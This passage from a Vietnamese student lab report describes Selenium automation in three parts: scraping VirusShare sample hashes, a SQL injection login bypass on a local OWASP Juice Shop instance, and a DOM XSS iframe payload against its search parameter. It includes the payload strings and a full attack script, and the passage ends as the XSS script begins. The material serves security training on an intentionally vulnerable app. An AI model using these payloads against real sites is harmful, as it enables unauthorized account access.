    hrefs = [a.get('href') for a in a_tags]
    https_urls = [url for url in hrefs if isinstance(url, str) and url.startswith('download?')]
    try:
        https_urls.pop(0)
    except:
        driver.refresh()
        continue

    for i in https_urls:
        print(i.split("?")[1])
        url.append(i.split("?")[1])

    # Extract text from <td> tags
    # Print the results
    try:
        element = driver.find_element(By.XPATH, "/html/body/center[4]/form/input[3]")
        element.click()
        #time.sleep(21)
        click_success = True
    except:
        # Handle the exception (you can print a message or log the error)
        pass
```

Hình 18. Các mã hash lấy được sẽ được lưu vào một list riêng

Nó sẽ tự động tìm kiếm liên tục cho đến khi không còn sample nào để lấy mã hash được nữa thì nó sẽ dừng.

The screenshot shows a dual-monitor setup. The left monitor displays Microsoft Edge with the URL `https://virusshare.com/search`. The search results page lists various samples, with the first one being the file from the Python script. The right monitor also displays Microsoft Edge with the same URL, showing detailed information about the file, including its EXIF data and a VirusTotal report.

EXIF Data

CodeSize	36864
EntryPoint	0x0a16
FileSize	3.6 MB
FileType	Win32 EXE
FileTypeExtension	exe
ImageVersion	0
InitializedDataSize	3682304
LinkerVersion	6
MIMEType	application/octet-stream
MachineType	Unknown (0)
OSVersion	4
PEType	PE32
Subsystem	Unknown
SubsystemVersion	4
TimeStamp	2010:11:20 04:03:05-05:00
UninitializedDataSize	0
Warning	Possibly corrupt Version resource

VirusTotal Report submitted 2023-01-01 17:32:32 UTC

Search completed in 20.365 seconds.

Hình 19. Kết quả của việc tự động lấy mã hash đến khi không còn sample thích hợp nữa

3.2. Kịch bản 2: SQL Injection Attack vào Login Form trên OWASP Juice Shop

Ngữ cảnh:

Trang web OWASP Juice Shop chứa lỗ hổng SQL Injection ở trang Login vì nó không kiểm tra dữ liệu đầu vào của ô email và password; và không hạn chế số lần được phép đăng nhập sai của người dùng.

Kịch bản triển khai:


Sử dụng Selenium để tự động tấn công vào lỗ hổng SQL Injection trên trang Login của trang web OWASP Juice Shop để tiến hành đăng nhập với tài khoản admin (không biết email và password của tài khoản admin).

Đánh giá mức độ nguy hiểm: High

Khai thác lỗ hổng SQL Injection có thể giúp kẻ tấn công bypass cơ chế xác thực và đăng nhập vào tài khoản mà không cần thông tin đăng nhập hợp lệ. Tài khoản admin có quyền truy cập toàn bộ hệ thống, bao gồm quản lý người dùng, xem và chỉnh sửa dữ liệu quan trọng, thay đổi cài đặt hệ thống. Nếu kẻ tấn công truy cập được tài khoản admin, họ có thể kiểm soát hoàn toàn hệ thống, gây ra những thay đổi nghiêm trọng hoặc phá hủy dữ liệu.


Triển khai:

Sau khi cài đặt được ứng dụng web OWASP Juice Shop thì em tiến hành truy cập vào để thực hiện tấn công. Đầu tiên em thấy ở chỗ Account có nút Login để direct qua trang đăng nhập nên em bấm vào.




Hình 20. Nút Login trong trang web

Màn hình hiển thị trang đăng nhập như Hình 21.




Hình 21. Trang đăng nhập của ứng dụng web

Mỗi khi xuất hiện form đăng nhập ta thường sẽ nghĩ đến cách để đăng nhập vào quyền Administrator cao nhất. Em đã thử các loại email và username thông dụng như admin, administrator, root, pass, password nhưng đều không thành công. Nên em suy nghĩ tới việc tấn công SQL Injection hoặc Brute-force. Em sử dụng câu truy vấn đơn giản đó là ' or 1=1 – truyền vào phần email, còn password em để bất kì.



Hình 22. Sử dụng câu truy vấn SQL đơn giản để tấn công


Và với câu lệnh SQL Injection đơn giản như trên ta đã có thể truy cập vào tài khoản admin một cách dễ dàng.




Hình 23. Đăng nhập thành công tài khoản admin

Sau khi xác định được cách tấn công, em viết script selenium cho nó tự động thực hiện việc tấn công này.

Đầu tiên cần phải xác định được các element cần thiết. Ở đây ta cần xác định ô nhập email. Sử dụng thêm thư viện hỗ trợ expected_conditions để việc xác định element trở nên đơn giản hơn. Ta sẽ tìm kiếm element có chứa từ “email” vì ở đây ta thấy trong trang web hiện tại chỉ có một element duy nhất chứa ID = “email”. Tương tự với ô “password”.




Hình 24. Element chứa ID của email



Hình 25. Element chứa ID của password

Sau đó là xác định nút Login cũng tương tự như bên trên.




Hình 26. Element chứa ID của loginButton

Viết một script đầy đủ và cho nó chạy thì ta đã có thể tự động thực hiện SQL Injection.

```
test.py
~/Desktop/script
1 from selenium import webdriver
2 from selenium.webdriver.common.by import By
3 from selenium.webdriver.support.ui import WebDriverWait
4 from selenium.webdriver.support import expected_conditions as EC
5 from selenium.webdriver.firefox.options import Options
6
7 # Login URL
8 login_url = "http://127.0.0.1:4200/#/login"
9
10 # SQL injection payload for the email input
11 payload = "' or 1=1 --"
12
13
14 # Create a new instance of the Firefox driver
15 driver = webdriver.Firefox()
16
17 try:
18     # Navigate to the login page
19     driver.get(login_url)
20
21     # Wait for the email input field to be present and enter the SQL injection payload
22     email_input = WebDriverWait(driver, 10).until(
23         EC.presence_of_element_located((By.ID, "email"))
24     )
25     email_input.send_keys(payload)
26
27     # Find the password input field and enter any string
28     password_input = driver.find_element(By.ID, "password")
29     password_input.send_keys("anything")
30
31     # Find the login button and click it
32     login_button = driver.find_element(By.CSS_SELECTOR, "button[type='submit']")
33     driver.execute_script("arguments[0].click();", login_button)
34
35 |
36 except Exception as e:
37     print(f"An error occurred: {e}")
38
```

Hình 27. Script thực thi SQL Injection

Có thể thấy sau khi truy cập vào trang web nó đã tự động tấn công và thành công truy cập vào tài khoản admin.



Hình 28. Kết quả tự động tấn công thành công

3.3. Kịch bản 3: DOM XSS trên OWASP Juice Shop

Ngữ cảnh:

Trang web OWASP Juice Shop chứa lỗ hổng DOM XSS, cụ thể là JavaScript xử lý và hiển thị dữ liệu không tốt trong Document Object Model (DOM) của trang web dẫn đến dễ bị attacker tấn công.

Kịch bản triển khai:

Sử dụng Selenium để tự động khai thác lỗ hổng DOM XSS trên URL của ứng dụng web OWASP Juice Shop, kết hợp WebDriver là ChromeDriver. Thực hiện một kịch bản tấn công đơn giản là hiện một thông báo tùy ý lên màn hình.


Đánh giá mức độ nguy hiểm: Medium

Lỗ hổng này khá là nguy hiểm vì kẻ tấn công có thể lấy cắp cookie, thông tin đăng nhập, thông tin cá nhân hoặc dữ liệu nhạy cảm khác từ người dùng. Bên cạnh đó, kẻ tấn công cũng có thể thao túng giao diện người dùng, lừa người dùng cung cấp thêm thông tin hoặc thực hiện các hành động nguy hiểm như thay đổi mật khẩu.

Triển khai:


Trong OWASP Juice Shop có một thanh tìm kiếm. Thanh tìm kiếm này có chứa lỗ hổng liên quan tới DOM XSS.

Kiểm tra thử với input bình thường “banana”.



Hình 29. Kiểm tra với input bình thường


Sau đó thử nhập vào "<h1>banana</h1>".



Hình 30. Kiểm tra với input không bình thường


Chú ý phần "Search Results" ta thấy rằng kết quả hiển thị không được bình thường. Ngoài ra ở phần URL ta cũng thấy phần query ("q") cũng chứa <h1>

Trường hợp "banana"



Hình 31. URL trường hợp input bình thường

Trường hợp "<h1>banana</h1>"



Hình 32. URL trường hợp input không bình thường

Vậy ta có thể dự đoán có thể thực hiện DOM XSS ở đây bằng cách thay đổi tham số query (q). Ta sử dụng Selenium để tự động khai thác lỗ hổng này.

Ở đây ta sẽ dùng với tag <iframe>. Cụ thể payload tấn công sẽ là

```
<iframe src="javascript:alert(`xss`)">
```

Sau đó encode URL ta được:

```
<iframe%20src%3D"javascript:alert(%60xss%60)">
```

Sau đó dùng Selenium để đưa payload này vào trình duyệt. WebDriver dùng trong kịch bản này là ChromeDriver

```

from selenium import webdriver
from time import sleep

def get_browser():
    return webdriver.Chrome()

